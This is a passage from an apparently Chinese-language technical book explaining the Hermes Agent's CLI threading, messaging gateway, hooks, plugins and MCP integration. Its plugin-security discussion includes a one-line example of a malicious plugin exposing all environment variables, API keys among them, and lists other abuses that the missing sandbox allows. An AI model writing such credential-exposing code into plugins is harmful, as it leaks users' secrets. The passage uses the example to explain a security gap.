还有一个从两线程升级到三线程的实战故事。早期版本中，`process_loop` 和 Agent 在同一个线程里。用户发现一个问题：发完消息后，Agent 正在思考，这时如果按 Tab 做自动补全——没有任何反应。因为在两线程模型下，自动补全工作在 `process_loop` 线程上，而这个线程正在被 Agent 执行阻塞。三线程模型把这个耦合解开了。

为什么共享状态不用锁？

GUI 程序里共享状态不加锁听起来像在玩火。但代码确实没加锁——注释里写得清楚："UI 状态的偶尔竞态对用户体验的影响可以忽略"。

这个决策背后的实际考量是：共享状态只有几样——Agent 是否在运行（布尔值）、Spinner 显示什么文本（字符串）、中断请求标志（布尔值）。Python 的

GIL 保证了对这些基本类型的赋值和读取是"原子"的（实际上 bytecode 指令级的原子）。两个线程同时读写同一个布尔值，最多发生"一个线程读到旧值"——Spinner 闪了一下旧文字。加锁能阻止这个，但代价是每次读写都要获取释放锁，增加了延迟和复杂度。

更多线程之间的通信是通过队列完成的。主线程把用户消息放到队列里，`process_loop` 从队列取。队列是线程安全的，不需要手动加锁。Spinner 的状态更新也是通过队列——Agent 线程发一个"更新 Spinner 文字"的事件，主线程在事件循环里处理。

真正需要锁的场景是"两个线程同时修改同一个复杂数据结构"——比如同时往列表里追加数据。这种场景在 CLI 的线程分工下不会发生：主线程只读状态，Agent 线程只写状态，`process_loop` 线程不碰 UI 状态。读和写分离了，竞态窗口非常窄。

如果你不理解这些细节也没关系——CLI 用的时候你不会感觉到竞态的存在。这属于"你不该关心但确实工作得很好"的内部实现。

为什么 `\033[K` 在 `patch_stdout` 下会泄漏？

`\033[K` 是 ANSI 转义序列中的"擦除到行尾"（Erase to End of Line）。在普通终端里，它的工作流程是：终端收到 `\033` (ESC) → 进入转义序列模式 → 读到 `[K` → 执行"擦除到行尾" → 退出转义模式。一整个周期在终端模拟器的 C 代码里完成，毫秒级。

但 `patch_stdout` 修改了这个链路。`patch_stdout` 把 Python 的 `sys.stdout` 替换成了 `StdoutProxy` 对象——所有输出先排队到 `prompt_toolkit` 的渲染器，由渲染器决定何时刷到真正的终端。问题在于，`StdoutProxy` 不解析 ANSI 转义序列。它看

到了 `\033`、`[`、`K` 三个字符，把它们当作普通文本输出到渲染器的队列里。渲染器再把这三个字符原样发到终端——终端看到的不是 `\033[K`（转义序列），而是字面文本 `[K`（前面还有一个 ASCII 转义字符）。

原因是 `prompt_toolkit` 自身用另一种方式处理光标位置和文本覆盖——它完全控制终端的缓冲区，不需要 `\033[K` 这种“低级别”的 ANSI 控制。所有 ANSI 转义序列在 `patch_stdout` 模式下都应该避免使用。

最简单的解决办法是空格填充：先输出足够多的空格把旧内容盖住，再 `\r` 回到行首输出新内容。但这要求你知道旧内容的长度。`KawaiiSpinner` 确实存了 `last_line_len`，但如果新旧内容长度不一致，覆盖可能不完全——要么旧内容没盖干净留了“尾巴”，要么空格太多在末尾留下了空行。这就是为什么 `KawaiiSpinner` 的动画有时候会看到一闪而过的“残影”。

线程之间怎么通信？

多个线程共享一些状态：`Agent` 是否在运行、`Spinner` 显示什么文本、中断请求标志。

有趣的是，这些共享状态**不用锁保护**。代码的注释里写得很清楚：UI 状态的偶尔竞态（比如 `Spinner` 文本闪了一下旧数据）对用户体验的影响可以忽略。加锁反而带来复杂度和延迟。这不是偷懒，是有意为之——GIL 保证了 Python 属性读写的基本原子性，对不上锁的布尔值和字符串来说够用了。

10.2 Spinner 动画——那个转圈的小可爱是怎么工作的

Agent 在思考的时候，你会看到一个动画表情在转圈。这个 Spinner（代码里叫 `KawaiiSpinner`）的动画效果依赖 `\r`（回车符）覆写当前行来模拟帧动画。

但在 TUI 模式里，`print()` 的输出被 `patch_stdout` 接管了——所有输出排队到 `prompt_toolkit` 的渲染器。`patch_stdout` 有一个限制：`\r` 覆写动画会失效。每次 `print()` 都会产生一个新行，`\r` 回到行首再 `print()` 会在下一行输出，而不是覆盖当前行。

`KawaiiSpinner` 的解决方案是：**检测当前环境，自动降级**。如果检测到 `stdout` 被 `patch_stdout` 替换了，Spinner 就变成“空转模式”——继续循环但不做实际的动画输出。真正的 Spinner 显示由 TUI 的 Widget 组件完成，那是一个独立的 `FormattedTextControl`，不依赖 `\r` 覆写。

这种“检测环境 -> 自动降级”的模式在 `Hermes Agent` 里反复出现——MCP 客户端的连接检测、辅助模型的可用性探测都遵循同一逻辑。

`\033[K` 陷阱

你可能在其他终端程序里见过 `\033[K`（Erase to End of Line）这个 ANSI 转义序列——清除从光标位置到行尾的内容。在普通终端里它工作得很好。

但在 `patch_stdout` 下，它**泄漏为字面文本** `?[K`。因为 `StdoutProxy` 不解析 ANSI 转义序列，直接把它当普通文本输出。

KawaiiSpinner 的解决方案很朴素：不用 ANSI 擦除，用**空格覆盖**。先输出足够多的空格把旧内容盖住，再 `\r` 回到行首输出新内容。这种方法比 ANSI 擦除更可靠，但需要知道旧内容的长度（代码里存了 `last_line_len`）。

10.3 Ctrl+C 的四种行为

你在 CLI 界面上按 Ctrl+C，它的反应取决于当前状态：

1. **正在语音录制** -> 停止录音
2. **正在等待密码/审批** -> 关闭交互面板
3. **Agent 正在运行** -> 第一次：中断 Agent（发中断信号）；2 秒内第二次：强制退出
4. **Agent 不在运行** -> 输入框有内容就清空，没内容就退出 CLI

"2 秒内第二次 Ctrl+C 强制退出"是 CLI 程序里的常见模式（SSH 也这么干），防止 Agent 陷入无响应的死循环时你没法退出。

中断信号在 Agent 内部的传播路径是：设定中断标志 -> 每轮迭代开始时检查 -> 如果设置了就提前结束。这意味着 Ctrl+C 的响应时间不超过一次 LLM 调用的时长（通常小于 30 秒）。

10.4 斜杠命令是怎么工作的

所有斜杠命令在中心注册表里定义。"单一数据源"原则——所有下游消费者（CLI 分发、网关帮助、Telegram Bot 菜单、Slack 子命令映射、自动补全）都从这个注册表派生。

添加一个新命令需要：在注册表里加一条定义 -> 在 CLI 分发表里加一个 handler -

> 如果需要在网关也可用，再加一个 handler。仅此而已。

注册表定义了命令的规范名称、描述、分类（会话/配置/工具/信息/退出）、别名（比如 `/bg` 是 `/background` 的别名）、参数提示。下游消费者自动从注册表派生，不需要单独维护。

10.5 语音模式

除了打字，你也用嘴。按 Ctrl+B 开始录音（push-to-talk），松开就发送。背后是 faster-whisper 做语音转文字，Edge TTS 或 ElevenLabs 做文字转语音。

语音模式不只是“把声音转成文字”那么简单。它涉及到录音线程管理、语音活动检测、以及录制过程中的 UI 反馈。目前是 push-to-talk 模式，没有自动语音端点检测——你说完话需要手动松开按键。

10.6 皮肤系统——换个主题换个心情

CLI 外观是完全可定制的。皮肤通过 YAML 文件定义，是纯数据，不需要改代码。

默认带了 4 个内置皮肤：

- `default`——经典金色主题
- `ares`——赤铜战神风格
- `mono`——灰度单色
- `slate`——冷蓝开发者主题

你也可以自己写皮肤文件放到 `~/.hermes/skins/` 目录下，用 `/skin` 名字 在运行时切换。皮肤可以定制的内容包括：标题边框颜色、Spinner 的表情和动词、工具输出前缀、甚至是 Agent 的名字。

总结一下：终端的本质是三个线程各司其职——一个管画面、一个管调度、一个管思考。它们之间的通信不用锁，因为界面偶尔闪一下旧数据比加锁带来的复杂性问题小得多。

第 11 章 消息网关——同一个 Agent 出现在 16 个平台

你有没有想过：我在命令行跟 Agent 聊了一半，出门在 Telegram 上继续聊同一个对话？Hermes Agent 的网关就是干这个的——它让同一个 Agent 同时在 Telegram、Discord、Slack、钉钉、飞书、企业微信等 16 个平台上运行。

网关的核心挑战是：**每个平台的消息格式、交互模式和 API 限制都完全不同。**

Telegram 支持内联键盘和 MarkdownV2，Discord 用按钮和 Webhook，Slack 有 Block Kit，钉钉和飞书则是企业消息回调。Hermes Agent 通过适配器模式把这些差异封装起来，让 Agent 的核心逻辑不用管“我在哪个平台上”。

为什么用适配器模式而不是统一 SDK？

假设有 16 个平台，每个平台有 N 个功能（发送文本、发送图片、发送文件、编辑消息、删除消息、发送 Markdown.....）。如果不做抽象，最直接的实现是：写一个巨型函数，里面 16 个 `if platform == "telegram"` 分支。每加一个功能，16 个分支各加一段代码。功能数量 $\times$ 平台数量 = 复杂度。这叫 $N \times M$ 问题—— M 个平台 $\times$ N 个功能 = $M \times N$ 份代码。

适配器模式把问题变成了 $N+M$ 。每个平台作为一个“适配器”独立实现，功能多少由平台自己决定。加一个新功能，不是在 16 个 if 分支各加一段，而是在抽象基类加一个默认实现（可能抛 `NotImplementedError`），然后各个适配器按需覆写。不加新功能的时候，已有代码一行不改。

if-else 方案: 16 个平台 × 10 个功能 = 160 个分支

适配器模式: 16 个适配器 + 10 个功能 = 26 个组件

这个对比在平台数量增加时更明显。如果第 17 个平台 (Signal) 加入, if-else 需要在每个功能分支里加一行 `elif platform == "signal"`, 改 10 个地方; 适配器模式只需要写一个新适配器文件。

代价是"功能最小公倍数"问题——所有平台通过统一接口访问, 但 Telegram 支持内联键盘、Discord 支持按钮、Slack 有 Block Kit。Hermes 的折中方案是"该用就用": 在支持高级功能的平台上用原生 API, 不支持的平台回退到纯文本。这种"尽量适配, 必要时回退"的策略比强行统一接口更实用。

为什么要用编辑式流式传输 (`editMessageText`) 而不是直接推送?

在消息平台上做"流式输出"跟 CLI 上是完全不同的技术问题。CLI 上你可以持续写入 `stdout`, 终端会逐字显示。但消息平台的 API 不支持"持续写入"——每条消息是一个单独的 API 调用。

所以 Hermes Agent 用的方案是"先发一条空消息, 然后持续编辑它"。流程是:

1. Agent 开始生成回复 → 网关先发一条占位消息 (如 `"_Thinking..."`)
2. Agent 生成了前几个 token → 网关调 `editMessageText` 替换占位消息
3. Agent 继续生成 → 每 0.3-0.5 秒编辑一次消息
4. 用户看到的消息在"自动刷新"——实际上是 Bot 在反复编辑同一条消息

为什么是编辑而不是发多条? 看看 Telegram 的 `editMessageText` 的局限性就知道了: 每次编辑只能替换整段文本, 不能追加。如果你每收到一个 token 就编辑一

次，消息会闪烁——用户看到的是整段文字不断被替换，而不是"逐字出现"的效果。

还有一个实际限制：Telegram 对编辑频率有限制（约每秒 3-5 次，取决于 Bot 的负载），超过限制会返回 429 Too Many Requests。0.3 秒的编辑间隔是一个安全值——既不会触发限流，用户看起来也是"实时"的。

但这个方案有一个明显的副作用：如果 Agent 的回复很长，中间有任何编辑失败，用户看到的就是"上一版"的回复，而不是最终版本。Telegram 上偶尔会出现 Bot 的消息内容"跳回"几秒前的情况——这就是编辑失败后重试，发了一个旧版本给用户。Hermes 的处理方式是最多重试 3 次编辑，3 次都失败就不再尝试了。

DM 配对系统：为什么 8 位授权码 + 1 小时过期？

配对系统的核心问题是：如何让"在 CLI 上验证通过的人"也能在 Telegram 上通过验证。这不只是简单的验证问题——它要防范的是中间人攻击和重放攻击。

8 位授权码的选择不是随便的。8 位字母数字组合（a-z、0-9，排除容易混淆的字符如 0/O、1/l）有 $34^8 \approx 1.4$ 万亿种组合。暴力破解几乎不可能——攻击者在 1 小时内最多尝试几次就要被限流了。

为什么是 1 小时过期？时间太短，用户操作慢一点就超时了（打开 Telegram、找到 Bot、输入授权码，这一连串操作对不熟悉的用户可能要好几分钟）。时间太长，授权码有被重放攻击的风险——攻击者如果截获了授权码，可以在几小时后用它冒充用户。1 小时是实践得出的平衡值：大多数用户在 10 分钟内完成配对，1 小时间隔给了 6 倍的余量。

还有一个不太明显的设计决策：授权码**不保存在数据库里**。配对阶段只在内存中存一份临时映射（code → user），配对完成后立即删除。这意味着如果网关重启了，所有未完成的配对全部失效。这也不是 Bug——重启意味着系统状态可能不安全了，所有未确认的配对授权都应该作废。

11.1 网关架构——GatewayRunner

网关的核心控制器是 GatewayRunner。它做的事情看起来简单，但涉及很多细节：

启动时，读取配置 -> 遍历启用的平台列表 -> 为每个平台创建适配器 -> 建立连接 -> 注册消息处理器 -> 启动监控器。

每个适配器的连接有**指数退避重连**：首次 30 秒后重试，之后每次翻倍，最长 30 分钟。这避免了平台临时不可用时反复尝试连接。

网关还跑着一个后台定时器：每 60 秒检查一次 cron 任务（第 14 章），每 5 分钟刷新频道目录，每小时清理一次媒体缓存。

11.2 平台适配器设计

每个消息平台对应一个适配器。适配器继承同一个抽象基类，只需实现三个核心方法：

- `connect()` —— 连接平台，开始接收消息
- `disconnect()` —— 断开连接
- `send(chat_id, content)` —— 发消息

此外还有一些可覆写的方法，比如发送图片、文件、Markdown 格式化。如果某个平台不支持原生的图片发送，适配器就自动降级为文本形式——发送一个"我生成了图片，但你的平台不支持预览"的链接。

这就是适配器模式的优势：加一个新平台只需要写 300-500 行的新适配器，不需要改网关的其它代码。

但适配器模式也有代价——**功能最小公倍数问题**。所有平台通过统一接口访问，那些只在特定平台存在的功能（Telegram 的内联键盘、Discord 的按钮、Slack 的 Block Kit）无法通过通用接口暴露。Hermes 的处理方式是"该用就用"——在支持高级功能的平台上用原生 API，不支持的平台回退到纯文本。

11.3 流式传输——Agent 边想边输出

在消息平台上，Agent 的回复是流式的——它边生成边发出去。但消息平台的 API 不允许"持续推送"一段文字，只能先发一条消息，然后编辑它。

流程是：先发一条初始消息 -> 后续 token 通过"编辑消息"（editMessageText）来更新内容。编辑频率被限制在 0.3 秒一次（太快了会被平台 API 限流）。如果消息太长，自动拆分成多条。

这种"编辑式流式传输"的效果是：用户在 Telegram 上看到 Bot 的消息在不断地变化、补充内容，最终变成一个完整的回复。

11.4 DM 配对系统

你第一次在 Telegram 上给 Bot 发消息，它不会立刻回复你。因为它需要先确认你是谁。

配对流程是这样的：你在已授权的平台（比如 CLI）上执行 `/pair` 命令 -> 系统生成一个 8 字符的一次性授权码（1 小时有效） -> 你在 Telegram 上给 Bot 发这个授权码 -> Bot 验证通过，给你永久访问权限。

这个设计解决了一个实际的问题：消息网关是对外暴露的，任何人都可能找到你的 Bot 并给它发消息。不经过授权，Bot 不应该为陌生人服务。

11.5 16 个平台的配置

每个平台在配置文件里有一个独立的配置块：

```
gateway:
  platforms:
    telegram:
      enabled: true
      token: "YOUR_BOT_TOKEN"
    discord:
      enabled: true
      token: "YOUR_DISCORD_TOKEN"
    streaming:
      enabled: true
      transport: edit
      edit_interval: 0.5
```

配置了什么平台，网关启动时就会连接什么平台。不配置的不会启动。

还有会话重置策略：你可以设定每天固定时间重置会话、或者闲置 N 分钟后重置。

这在消息平台上比较有用——长期闲置的对话需要清理上下文，为新对话腾空间。

网关的本质就是一层适配：把 16 种不同的消息格式统一成一种 Agent 能理解的接口。加一个新平台的成本就是写一份适配器，不改任何 Agent 核心代码。

第 12 章 事件钩子与插件——不修改核心代码也能加功能

Hermes Agent 支持两种方式扩展功能：钩子（Hook）和插件（Plugin）。

钩子是事件驱动的——Agent 在特定的生命周期节点触发事件，你可以在这些事件上挂自定义处理逻辑。插件是工具驱动的——你写的 Python 代码可以注册成 Agent 的工，跟内置工具一样用。

12.1 钩子系统——Agent 的"生命周期回调"

8 种事件

钩子系统定义了 8 种事件，覆盖 Agent 的完整生命周期：

事件	触发时机	你可以用它做什么
`gateway:startup`	网关启动	初始化外部连接、跑启动脚本
`session:start`	新对话开始	注入上下文、通知监控系统
`session:end`	对话结束	清理资源、归档
`session:reset`	会话重置后	重置后初始化
`agent:start`	Agent 开始处理消息	计时、限流
`agent:step`	Agent 完成一次迭代	进度追踪、成本估算
`agent:end`	Agent 完成	后处理、通知
`command:*`	斜杠命令执行	审计、权限控制

同步阻塞的执行模型

钩子的执行是**同步且阻塞的**——事件触发时，系统依次调用所有注册的 handler。

如果某个 handler 抛异常，后面的 handler 就不会执行了。

这是一个有意的设计取舍：简单、可预测，执行顺序就是注册顺序。但代价是一个手滑写错了的 hook 可能让所有后续 hook 都不执行。你可以每个 handler 单独加 try/except 来缓解，但这是每个 hook 作者自己负责的事。

为什么钩子是同步的而不是异步的？

异步钩子在概念上更"先进"——事件触发后，所有 handler 并行执行，互不干扰，单个 handler 的异常不会影响其他 handler。为什么 Hermes 选了同步阻塞？

原因一：**错误模型的简单性**。同步执行下，异常传播是线性的——handler A 抛异常 → 调用者（钩子系统）马上收到 → 决定是否继续执行下个 handler。异步并行下，异常传播路径复杂三倍：A 在子线程抛异常 → 主线程不知道 → A 线程吞掉异常默默终止 → 调用者不知道 A 失败了。你得到的是"某个 hook 没执行"的结果，没有任何错误信息。

原因二：**执行顺序的可预测性**。钩子的触发顺序是有意义的——`pre_llm_call` 必须在 `post_llm_call` 之前，`agent:start` 必须在 `agent:step` 之前。异步并发下，你不能保证"A 在第 5 个 handler，B 在第 6 个 handler，A 一定在 B 之前执行"——如果 A 做了资源初始化，B 依赖 A 初始化后的状态，顺序错乱就是 Bug。

原因三：**异步恢复的复杂性**。假设钩子异步执行时写文件写到一半被暂停了。谁来负责回滚？如果是同步的，try/except 里就能做回滚。如果是异步的，你需要一个"

补偿事务"机制——A 做了操作 X，B 失败了，你需要一个 C 来撤销 X。这不是做不到，是复杂度翻了三倍，而钩子系统目前没有这个需求。

Hermes 的钩子系统就是为了"简单事情简单做"设计的。如果你的钩子逻辑复杂到需要异步执行，建议使用消息队列——钩子把事件发到队列里，另一个独立的 worker 去处理。

插件为什么不做沙箱隔离？

这是一个被反复讨论但一直没有解决的问题。原因很现实，不是因为技术做不到，而是做了之后能用到的场景太少。

沙箱隔离有几种方案，每一种都有显著的代价：

方案一：子进程隔离。把插件代码放到独立进程，通过 IPC 通信。优点是真正的安全隔离——插件崩了不影响主进程。代价是每个插件的每次工具调用都要序列化/反序列化参数，经过 IPC 传输。一次 `web_search` 调用多了 2-5ms 的通信开销，频繁调用的工具（`read_file`、`write_file`）延迟更明显。

方案二：容器隔离。把插件放到 Docker 容器里。安全级别最高，但启动容器要几百毫秒。Hermes Agent 可能在一次对话中调 30 次工具，每次调工具先等 500ms 起容器——性能不可接受。

方案三：Python 沙箱。用 `restricted Python` 或 `pyexec` 限制插件能访问的系统调用。Python 的沙箱方案要么被绕过（如早期 `restricted Python` 的各种逃逸），要么限制太多导致正常插件写不了（如禁用 `import os` 后文件操作工具用不了）。三者之中，子进程隔离是最可行的，但也只在"插件数量多、来源不可信"的场景下有价值。Hermes Agent 的插件生态目前很小——绝大多数用户只用官方的几个插

件（如 Home Assistant、Notion）。社区插件的安全风险在实际中还没有成为一个严重问题。

所以目前的原则是：**插件跟核心代码在同一个进程里跑，信任基于来源而非技术。**

长期的方向是子进程隔离，但这需要工具注册表支持远程工具（类似 MCP 客户端的模式），目前的注册表设计假设 handler 在同一进程内。这个改造涉及面比较大，优先级排在功能开发之后。

钩子能访问什么，插件能访问什么？

两者的权限差异不是设计上的模糊，是意图上的清晰区别。

钩子知道 Agent "发生了什么事"，但不应该知道 Agent "怎么做"。

- 钩子能访问：事件类型、事件数据（消息内容、会话 ID、触发时机）
- 钩子不能访问：Agent 内部状态（`self._messages`、`self.iteration_budget`）、工具注册表、对话历史

插件可以给 Agent "增加新能力"，但不应干扰 Agent "已有的能力"。

- 插件能访问：工具注册表（注册新工具）、文件系统、网络
- 插件不应该做：修改注册表里其他工具、访问 `run_agent.py` 的内部状态、读取环境变量中的 API Key

有一条"模糊地带"：插件通过 `registry.register()` 注册工具时，`check_fn` 里可以读取环境变量判断工具是否可用。但这只是"检查配置"，不是"窃取凭证"。如果插件作者恶意写了 `check_fn = lambda: os.environ`（暴露所有环境变量），目前没有机制阻止——这也印证了上面说的"沙箱隔离的缺失"。

写一个自定义钩子

在 `~/.hermes/hooks/` 目录下创建一个目录，里面放两个文件：

`HOOK.yaml` 声明钩子的元数据：

```
name: slack-notify
events: [session:start, agent:end]
description: "Agent 开始/结束时通知 Slack"
```

`handler.py` 写处理逻辑：

```
def handle(event: str, data: dict):
    if event == "agent:end":
        send_to_slack(data.get("final_response", ""))
```

系统启动时自动扫描 `~/.hermes/hooks/` 下的所有钩子，注册好等待事件触发。

内置钩子：boot_md

`boot_md` 是一个特殊的内置钩子——网关启动时自动执行 `~/.hermes/BOOT.md` 的内容。这相当于 Agent 的“启动脚本”，你可以在里面写环境变量设置、服务状态检查、技能预加载等初始化逻辑。

12.2 插件系统——给 Agent 加新工具

插件跟钩子不一样。钩子是事件驱动，插件是工具驱动——你写的 Python 代码注册成 Agent 可以调用的工具。

插件怎么加载

`~/.hermes/plugins/` 目录下放你的 Python 模块。启动时系统扫描这个目录，import 每个模块。

模块在 import 时调用 `registry.register()` 注册工具——跟内置工具使用的完全相同的接口。Agent 之后就能看到并调用这个工具了。

插件能做但不能做的事

插件能做的事：

- 注册新工具
- 添加新命令
- 访问文件系统和网络（因为插件跟核心代码在同一个 Python 进程里）

插件不能（不应该）做的事：

- 修改注册表里其他工具
- 访问 `run_agent.py` 的内部状态
- 读取环境变量中的 API Key（虽然技术上能做到）

安全隔离的缺失

这是插件系统最大的问题：**没有沙箱隔离**。插件跟核心代码在同一个进程里，有完整的系统访问权限。

- 恶意插件可以读取所有环境变量（包括 API Key）
- 插件的异常可能崩溃整个进程
- 插件可以修改注册表中其他已注册的工具

现有的缓解措施：技能有 `skills_guard` 安全扫描，但插件是 Python 代码，不能用正则充分检测。所以目前的原则是：只装可信来源的插件。长期方案是把插件运行在独立进程里，通过 IPC 通信，但这还没实现。

钩子 vs 插件——什么时候用哪个？

简单区分：钩子是“发生了什么事，我想知道”，插件是“我想加个新能力”。

场景例子：

- "Agent 每次完成一个任务，我想在 Slack 上收到通知" -> 用钩子 (`agent:end` 事件)
 - "我想给 Agent 加一个查公司内部的 API 的工具" -> 用插件 (注册新工具)
 - "Agent 启动时我想检查一些服务状态" -> 用钩子 (`gateway:startup` 事件)
 - "我想让 Agent 能调用公司内部的 JIRA API" -> 用插件
-

第 13 章 MCP 集成——让 Agent 用上全世界的工具

MCP (Model Context Protocol) 是 Anthropic 提出的开放协议，目标很明确：**让 LLM 应用和外部工具“即插即用”**。就像 USB-C 统一了充电接口一样，MCP 试图统一 LLM 调用工具的接口。

Hermes Agent 对 MCP 的支持是双向的——它既是 MCP 客户端（调用外部的 MCP 服务器提供的工具），也是 MCP 服务器（把 Hermes 自己的工具暴露给其他 MCP 客户端）。

13.1 MCP 的设计思路：从 LSP 学来的经验

MCP 的灵感来自 LSP (Language Server Protocol)。LSP 解决了什么问题？以前编辑器和语言之间是两两适配的——Vim 配 Python、Vim 配 Rust、VS Code 配 Python、VS Code 配 Rust.....每对组合都需要单独的集成。LSP 出来之后，语言服务器只需要实现一次 LSP 标准，所有支持 LSP 的编辑器都能用。

MCP 做的是同样的事：**让 LLM 应用与工具服务器解耦**。一个 MCP 服务器（比如“文件系统操作服务器”）可以被任何 MCP 客户端（Claude Code、Hermes Agent、Cursor 等）使用。这解决了 NxM 的集成问题，变成了 N+M。

为什么 MCP 不自己写协议？

技术人的第一反应往往是"自己写一个更符合需求的协议"——更轻量、更容易定制、没有历史包袱。Hermes Agent 不这么做的原因跟第 2 章说过的 OpenAI 格式适配是同一个逻辑：**生态胜过技术**。

自定义协议的"自定义"优势同时也是劣势。你自己写一个 Agent-工具通信协议，一时半会好用，但你也把 Hermes Agent 跟其他工具的互操作性断开了。Claude Code 不能直接调 Hermes 的工具，Cursor 也不行。每个想用 Hermes 能力的工具都要单独写一个适配层。这又回到了 NxM 的集成问题。

MCP 作为 Anthropic 推动的开放协议，被 Claude Code、Cursor、Continue、JetBrains AI Assistant 等广泛采用。接入 MCP 意味着 Hermes Agent 的工具可以被所有这些工具直接使用——不需要再逐一适配。

这跟 LSP 的故事完全一样。VS Code 推出 LSP 之前，每家编辑器都用自己的语言支持协议。VS Code 没有另搞一套"更好"的，而是开放了 LSP 规范，让所有人都能实现 LSP 客户端。结果就是你现在用 VS Code、Neovim、Emacs、JetBrains 写 Python，背后都可以是同一条 `pyright` LSP 服务器。MCP 的生态虽然还没到 LSP 的成熟度，但方向是一样的。

Schema 转换会丢什么？

MCP 的工具描述用的是 JSON Schema，跟 OpenAI Tool Schema 的结构不完全一样。Hermes 在做格式转换的时候，不是"完美映射"，而是"能跑就行"——做了简化。简化就意味着信息丢失。

最典型的丢失是 `$ref` 和 `oneOf`。

`\$ref` 是 JSON Schema 的引用机制，允许"定义一个地方，多处引用"。比如 MCP 服务器定义一个 `FileInfo` Schema 包含文件名、大小、修改时间，然后工具 A 的返回值和工具 B 的输入参数都用 `$ref: "#/definitions/FileInfo"` 来引用。这种嵌套定义在 JSON Schema 里是标准做法，但 OpenAI Tool Schema 不支持 `$ref`。Hermes 的转换器要把 `$ref` 展开成内联定义——手动递归解析引用链，把引用指向的内容原封不动地复制到引用的位置。结果是 Schema 变大了，展开后的嵌套深度可能达到 5-6 层。

`oneOf` 的问题更严重。MCP 服务器可能定义参数可以是字符串或整数，用 `oneOf: [{type: "string"}, {type: "integer"}]` 表达。OpenAI Tool Schema 不支持联合类型。转换器只能找一个"最大公约数"——比如 `type: "string"`（因为字符串能转整数，反过来不行）。代价是 LLM 看到的参数类型比实际的宽松，可能传了预期之外的类型给 MCP 服务器，导致服务器返回 400 错误。

`oneOf` 在 Semantic Kernel 和 OpenAI Plugin Schema 的适配里也是同样的归宿——被拆成多个专用字段或降级为字符串。

这还只是 Schema 层的丢失。更底层的问题是：**LLM 本身对高级 JSON Schema 特性的理解能力有限**。即使你把 `$ref` 展开得再完美、`oneOf` 映射得再精确，LLM 也可能不理解"这个参数可以是 X 或 Y 两种类型"的含义——它会直接选一种，或者胡乱传个 Z 类型。Hermes 对此没有特别好的解决方案，做法是在 Schema 里加说明文字："注意：这个参数可以是字符串或整数，如果是整数不要加引号"。用自然语言弥补 Schema 缺失的信息。

为什么"先删后建"而不是增量更新？

MCP 服务器的工具列表可能发生变化——服务器启动时暴露了 5 个工具，运行中增加了 2 个，或者修改了 1 个工具的 Schema。Hermes 的处理方式是"先把该服务器上所有旧工具删掉，再重新拿新列表注册"。

为什么不增量更新——只新增的添加、删除的移除、修改的更新？原因很实际：**你不知道哪些变了**。MCP 的通知消息只告诉你"工具列表变了"，但不告诉你是哪些变了、怎么变的。你只能拿到一份完整的"新列表"，跟缓存的"旧列表"做差异对比。

差异对比的问题在于：**工具名变了怎么处理？** 如果服务器修改了工具名（从 `search_docs` 改成 `search_documents`），差异对比会认为旧的 `search_docs` 被删了，新的 `search_documents` 是新增的。这没问题，因为确实是两个不同的工具。更麻烦的是 Schema 的非语义变更——服务器给 `search_docs` 加了一个可选参数 `max_results`。差异对比能检测到 Schema 变化，但需要深比较 JSON 结构，不能只对比哈希值或字符串相等。这个过程在工具多的时候（一个 MCP 服务器可能有 20+ 工具）变成了"全量对比 = 全量重建"——还不如直接全量删了重建。

所以在实践中，先删后建和增量更新的区别不大：都要遍历旧列表、遍历新列表、做差异计算。先删后建更简单（少一个差异计算步骤），出错概率更低。代价是极短的时间窗口内（约 1-2 秒）Agent 可能尝试调用一个已经不存在的工具。但调用返回的"工具不存在"错误会被 Agent 的对话循环优雅处理——重试或换方案，不崩溃。

MCP 定义了三种能力：

- **工具 (Tools)**：服务器暴露的可调用函数

- **资源 (Resources)** : 服务器暴露的可读取数据
- **提示 (Prompts)** : 服务器提供的预定义提示模板

Hermes Agent 目前主要用了前两种。第三种 (Prompts) 还没用上。

13.2 Hermes 作为 MCP 客户端

连接生命周期

MCP 客户端在 `mcp_tool.py` 中实现, 约 1050 行。它的工作流程是:

1. 读取 `config.yaml` 中的 MCP 服务器配置
2. 用 stdio (子进程通信) 或 SSE (HTTP 流) 连接到每个 MCP 服务器
3. 调用 `tools/list` 获取服务器提供的工具列表
4. 把每个远程工具注册到 Hermes 的工具注册表中
5. Agent 调用工具时, 通过注册表分发给 MCP 客户端转发到服务器
6. 如果服务器通知工具列表变了, 先删旧的再重新注册

第 6 步的处理策略是"先删后建"——先把该服务器上所有旧工具从注册表删掉, 然后重新拿新列表注册。这个策略简单可靠, 但在短暂的时间窗口内 (删旧到建新之间), Agent 可能尝试调用一个已经不存在了的工具。不过正常情况下一两秒就完成了, 影响很小。

Schema 转换 : MCP 格式到 OpenAI 格式

MCP 的工具描述用的是 JSON Schema, 跟 OpenAI Tool Schema 有些细微的差异:

- 工具描述的位置不一样 —— MCP 里 `description` 在顶层，OpenAI 里在 `function.description`
- 参数 Schema 的字段名不一样 —— MCP 叫 `inputSchema`，OpenAI 叫 `function.parameters`
- MCP 支持 `$ref`、`oneOf`、`anyOf` 等高级特性 —— 但有些 LLM 不支持

Hermes Agent 在转换时会做简化：重新嵌套字段到正确位置，把复杂的 JSON Schema 特性简化成基本类型。这样做的代价是可能丢失一部分参数验证的精度——但至少工具能调起来。如果完全不做转换，LLM 给的工具参数格式可能跟 MCP 服务器期望的不一致，工具调用直接失败。

13.3 Hermes 作为 MCP 服务器

`mcp_serve.py` 把 Hermes Agent 的内置工具暴露给外部 MCP 客户端。这意味着 Claude Code、Cursor 或者其他 MCP 兼容的 IDE 可以直接调用 Hermes 的工具。

架构很简单：



服务器模式复用了同一个工具注册表，没有额外的适配层。外部客户端看到的工具跟你在 CLI 里用的一样——`read_file`、`write_file`、`terminal`、`web_search` 等。

使用场景

1. **IDE 集成**：Claude Code 通过 MCP 调用 Hermes 的终端执行和文件操作工具

- 2. **多 Agent 协作**：其他 Agent 通过 MCP 使用 Hermes 的工具
- 3. **工具组合**：把 Hermes 的工具跟其他 MCP 服务器的工具组合使用

13.4 ACP——Agent 和编辑器之间的协议

除了 MCP，Hermes Agent 还支持 ACP（Agent Client Protocol）。ACP 是专门用于 Agent 和编辑器之间的通信协议。

MCP 和 ACP 的定位不同：

对比	MCP	ACP
连接谁	Agent ↔ 工具服务器	Agent ↔ 编辑器
核心能力	工具调用	代码编辑 + 上下文
传输方式	stdio / SSE	stdio
是否保存状态	无状态	有状态（编辑器会话）

MCP 解决的是"Agent 如何调用外部工具"，ACP 解决的是"Agent 如何在编辑器里读取和修改代码"。ACP 有专用的工具集 `hermes-acp`，排除了那些在编辑器环境里没意义的功能（语音、消息发送等）。

